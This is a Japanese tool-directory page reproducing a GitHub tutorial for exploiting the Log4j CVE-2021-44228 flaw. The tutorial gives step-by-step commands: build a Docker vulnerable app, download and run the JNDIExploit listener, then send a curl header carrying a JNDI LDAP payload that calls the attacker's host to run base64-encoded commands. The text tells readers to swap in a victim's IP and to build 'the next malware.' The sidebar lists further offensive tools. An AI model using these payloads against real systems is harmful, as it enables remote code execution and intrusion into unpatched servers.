Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Log4J_Exploitation-Vulnerabiliy__CVE-2021-44228 — Log4j CVE-2021-44228を悪用するためのステップバイステップのチュートリアル。Dockerベースの脆弱なアプリ、JNDIExploitリスナー、およびリモートコード実行のためのLDAPペイロードインジェクションを使用します。 | Kitploit
ツール/GitHubGitHub/lutzigoz/log4j_exploitation-vulnerabiliy__cve-2021-44228
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用学習と教育ラボと実践
GitHublutzigoz/log4j_exploitation-vulnerabiliy__cve-2021-44228

Log4J_Exploitation-Vulnerabiliy__CVE-2021-44228

Log4j CVE-2021-44228を悪用するためのステップバイステップのチュートリアル。Dockerベースの脆弱なアプリ、JNDIExploitリスナー、およびリモートコード実行のためのLDAPペイロードインジェクションを使用します。

共有
リポジトリを見る
244年前未レビュー

Log4J_Exploitation-Vulnerabiliy__CVE-2021-44228

Untitled

はじめに

JavaのロギングライブラリLog4jに関連するリモートコード実行の脆弱性が発見されました。

CVE-2021-44228 この脆弱性は、Wannacry以来の衝撃をグローバルなサイバーコミュニティに引き起こしています。

原因:

Javaで書かれたほとんどのアプリケーションが影響を受け、脆弱であると考えられています。特にApache Struts2、Apache Solr、Apache Druid、Apache FlinkなどのApacheフレームワークが対象です。さらに、ElasticSearch、Flume、Logstash、Kafka、Netty、MyBatis、Spring-Boot-starter-log4jも脆弱です。 インターネット上の最も人気のある製品やサービスのいくつか(Apple iCloud、Amazon、Steam、Twitterを含む)は、これらのフレームワークに依存して動作しています。これには、多数のエンタープライズおよびサイバーセキュリティアプリケーションも含まれると考えられています。

Radware(継続的に適応するリアルタイムDDoSサービス)は、log4jのメッセージルックアップ置換を有効にして利用しているソフトウェアのみが影響を受けると述べています。バージョン2.15.0以降では、メッセージルックアップ置換がデフォルトで無効になっており、パッチ適用が必要です。Log4j 2のバージョン2.0-beta9から2.14.1まではすべて脆弱であり、悪用可能です。

発見されたマルウェア:

malwre PoC


防止アイデア:

vuln

始めましょう:

エクスプロイト実行 - ステップバイステップ(5ステップ):

動画ガイド(参考)

https://user-images.githubusercontent.com/45577616/145822068-127fd357-0d7a-4206-b6e4-705aeec947d3.mp4

ステップ1.

まず最初に、このガイドはKali Linux VMで動作し、次のコマンドでJavaリスナーを実行することを前提としています(動画ガイドの左側のように)。 脆弱性アプリケーションのDockerイメージをビルドし、それを実行します。 では、これを実行しましょう。

  • アプリをビルドするコマンドを実行: docker build . -t vulnerable-app

ステップ2.

次のステップでは、実際にデプロイされた脆弱なアプリを実行します。

  • 次のコマンド: docker run -p 8080:8080 --name vulnerable-app vulnerable-app

    これで、動画ガイドのようにSpringスクリプトが実行されるはずです。

ステップ3.

ここで、LDAPサーバーのフィンガープリントを取得するために、LDAPリンクを作成するだけです。まず、エクスプロイトツールJNDIExploit-1.2をダウンロードします。 JNDIExploitのダウンロードURLはGitHubによって削除されたため、アーカイブからダウンロードします(以下のURL)。 次のURLでアーカイブからダウンロードします: JNDIExploitArchiveUrl

では、これを実行します。

JNDIExploitを解凍します。 Javaリスナーを実行: java -jar JNDIExploit.v1.2-SNAPSHOT.jar -i "replace_with_ypure_IP-ADDR" -p 8888.

注: "replace_with your IP-addr" を削除し、自分のリスナーIPを入力してください。 (括弧は含めないでください)。

ステップ4.

次のステップは、エクスプロイトをトリガーするために、次のコマンドを実行します: curl 127.0.0.1:8080 -H 'X-Api-Version: ${jndi:ldap://"ip-addr":1389/Basic/Command/Base64/aGVsbG8td29ybGQ=}'

注: "ip-addr" をJavaでリッスンしているローカルIPに置き換え、127.0.0.1を被害者のIPアドレスに置き換えてください。以上で、base64エンコードされたhello-world文字列を受信します。同様に、任意の操作が可能です。さらに多くのテクニックを発見してください。Minecraft、Burp Suiteツールを使用したコンピュータ上のオープンサービスの操作など、想像力を働かせてプロダクティブモードに入り、即興力を高め、次のマルウェアを構成してください。

ステップ5.

base64文字列(hello-world)を、LDAPサーバーを介してクエリを実行するためのJSコード実行に置き換えることができます。

Happy Hacking!!!

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →